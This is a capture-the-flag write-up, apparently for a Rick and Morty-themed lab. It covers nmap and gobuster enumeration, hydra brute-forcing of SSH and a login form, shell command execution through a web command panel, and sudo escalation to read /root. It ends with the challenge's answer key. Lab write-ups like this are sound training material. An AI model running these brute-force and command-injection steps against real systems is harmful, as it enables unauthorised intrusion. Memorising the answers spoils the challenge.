

Rick and Morty CTF


First we do an nmap scan on the target:

```
root@ip-10-10-121-42:~# nmap -sV 10.10.102.32

Starting Nmap 7.60 ( https://nmap.org ) at 2023-03-19 22:21 GMT
Nmap scan report for ip-10-10-102-32.eu-west-1.compute.internal (10.10.102.32)
Host is up (0.00076s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 02:C6:9B:5F:EE:DF (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.84 seconds
root@ip-10-10-121-42:~# gobuster div -u http://10.10.102.32 -wordlist=
```

Ports 22 and 80 are open. Let's take a look at the website:



Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!


I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!

The text on the website suggests using BurpSuite, so we will keep that in mind for later.


Let's do a gobuster scan to see if we can find any more relevant web pages:

```
root@ip-10-10-121-42:/usr/share/wordlists/dirbuster# gobuster dir -u http://10.10.102.32 -w directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.102.32
[+] Threads:      10
[+] Wordlist:      directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2023/03/19 22:23:54 Starting gobuster
=====
/assets (Status: 301)
/server-status (Status: 403)
=====
2023/03/19 22:24:12 Finished
=====
root@ip-10-10-121-42:/usr/share/wordlists/dirbuster#
```

While that was running, I took a look at robots.txt.



I am unclear as to what exactly this is, but it is unique, so it must be relevant. Next, looking at the gobuster results we can see access to some directories and data in the /assets path




Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
bootstrap.min.css	2019-02-10 16:37	119K	
bootstrap.min.js	2019-02-10 16:37	37K	
fail.gif	2019-02-10 16:37	49K	
jquery.min.js	2019-02-10 16:37	85K	
picklerick.gif	2019-02-10 16:37	222K	
portal.jpg	2019-02-10 16:37	50K	
rickandmorty.jpeg	2019-02-10 16:37	488K	

Apache/2.4.18 (Ubuntu) Server at 10.10.102.32 Port 80

And we are forbidden at /server-status




Forbidden

You don't have permission to access /server-status on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.102.32 Port 80

there was nothing too fun in the files listed in /asset, but back on the main page, the source has a username, and with port 22 open we can use the tool hydra to attempt to brute force a login:



```

root@ip-10-10-121-42:/usr/share/wordlists# hydra -l RickRu13s -P rockyou.txt 10.10.102.32 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or
for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2023-03-19 22:33:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
ks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries
per task
[DATA] attacking ssh://10.10.102.32:22/
[ERROR] target ssh://10.10.102.32:22/ does not support password authentication.
root@ip-10-10-121-42:/usr/share/wordlists#

```

This brute force method failed, so there must be another authentication mechanism of sorts, or a login page hidden somewhere. I ran gobuster again, this time looking at additional extensions:

```

gobuster dir -u http://10.10.102.32 -w directory-list-2.3-medium.txt
-x php,sh,txt,cgi,html,css,js,py


```

```

root@ip-10-10-121-42:/usr/share/wordlists/dirbuster# gobuster dir -u http://10.10.102.32 -w directory-lis
t-2.3-medium.txt -x php,sh,txt,cgi,html,css,js,py
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://10.10.102.32
[+] Threads:         10
[+] Wordlist:         directory-list-2.3-medium.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Extensions:     ,php,sh
[+] Timeout:         10s
=====
2023/03/19 22:38:16 Starting gobuster
=====
/login.php (Status: 200)
/assets (Status: 301)
/portal.php (Status: 302)
/denied.php (Status: 302)
/server-status (Status: 403)
=====
2023/03/19 22:40:21 Finished
=====

```

denied.php redirects to login.php and login.php and portal.php both load this login page. Now we can do hydra on this webpage using the username we found before:



Portal Login Page

Username:
RickRu13s

Password:

Invalid username or password.

Login

```
hydra -l R1ckRu13s -P rockyou.txt {IP}/login.php ?????
```


Via YouTube, how to brute force a login form with hydra:

```
MODULE] [url]:[form parameters]:[condition string]

--[eu-academy-2]-[10.10.15.154]-[htb-ac464309@pwnbox-base]-[~]
└─ [*]s sudo hydra -L /opt/useful/SecLists/Usernames/top-usernames-shortlist.txt -P /opt/useful/SecLists/Pas
swords/Leaked-Databases/rockyou.txt -u -f 209.97.142.95 -s 32710 http-post-form "/login.php:username=^USER^&p
assword=^PASS^:F=<form name='login'"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ
izations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-07 21:32:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 243854766 login tries (l:17/p:14344398), ~15240923 tries p
er task
[DATA] attacking http-post-form://209.97.142.95:32710/login.php:username=^USER^&password=^PASS^:F=<form name='
login'
```


This yielded no results and I ran into a wall. Caving, I looked at the hints and apparently, robots.txt is the password (this one was definitely a weird one and not too intuitive).



User: *R1ckRu13s*

Password: *Wubbalubbadubdub*

After a successful login, we get to a command panel, perfect for command injections.




Command Panel




ls yields:

Command Panel

```
Sup3rS3cretPick13Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```





```
cd ../; ls yields
```


Execute

/var/www/html

```
cd /home; ls
```

Command Panel

Commands

Execute

rick
ubuntu

```
cd /home/rick; ls
```

Command Panel

cd /home/rick;

cd /home/rick; ls

Execute

second ingredients

Figure out if it is a txt, directory, jpg, etc.

Command Panel

```
cd /home/rick; file "second ingredients"
```

Execute

```
second ingredients: ASCII text
```

cat didnt work, after some googling, the “tac” command will seem to suffice

Command Panel

```
cd /home/rick; tac "second ingredients"
```

Execute

```
1 jerry tear
```

Next we look into “ubuntu”

```
cd /home/ubuntu; ls -a
```

Command Panel

```
cd /home/ubuntu; ls -a
```

Execute

```
.  
..  
.bash_history  
.bash_logout  
.bashrc  
.cache  
.profile  
.ssh  
.sudo_as_admin_successful  
.viminfo
```


Command Panel

```
cd /home/ubuntu; ls -la
```

Execute

```
total 40
drwxr-xr-x 4 ubuntu ubuntu 4096 Feb 10 2019 .
drwxr-xr-x 4 root    root   4096 Feb 10 2019 ..
-rw----- 1 ubuntu ubuntu  320 Feb 10 2019 .bash_history
-rw-r--r-- 1 ubuntu ubuntu  220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Aug 31 2015 .bashrc
drwx----- 2 ubuntu ubuntu 4096 Feb 10 2019 .cache
-rw-r--r-- 1 ubuntu ubuntu   65 May 16 2017 .profile
drwx----- 2 ubuntu ubuntu 4096 Feb 10 2019 .ssh
-rw-r--r-- 1 ubuntu ubuntu    0 Feb 10 2019 .sudo_as_admin_successful
-rw----- 1 ubuntu ubuntu 4267 Feb 10 2019 .viminfo
```

Command Panel

```
sudo -l
```

Execute

```
Matching Defaults entries for www-data on ip-10-10-116-103.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-116-103.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
```

Looks like we can execute any command

(ALL) NOPASSWD: ALL

```
sudo cd /root; ls
```

Command Panel

Execute

```
Sup3rS3cretPick13Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

Nothing relevant

```
sudo ls /root
```

Command Panel

Execute

```
3rd.txt
snap
```

Command Panel

Execute

```
3rd ingredients: fleeb juice
```

This Rick and Morty-themed challenge requires you to exploit a web server and find three ingredients to help Rick make his potion and transform himself back into a human from a pickle.

Deploy the virtual machine on this task and explore the web application: MACHINE_IP

Answer the questions below

What is the first ingredient that Rick needs?

mr. meeseek hair

Correct Answer

What is the second ingredient in Rick's potion?

1 jerry tear

Correct Answer

What is the last and final ingredient?

fleeb juice

Correct Answer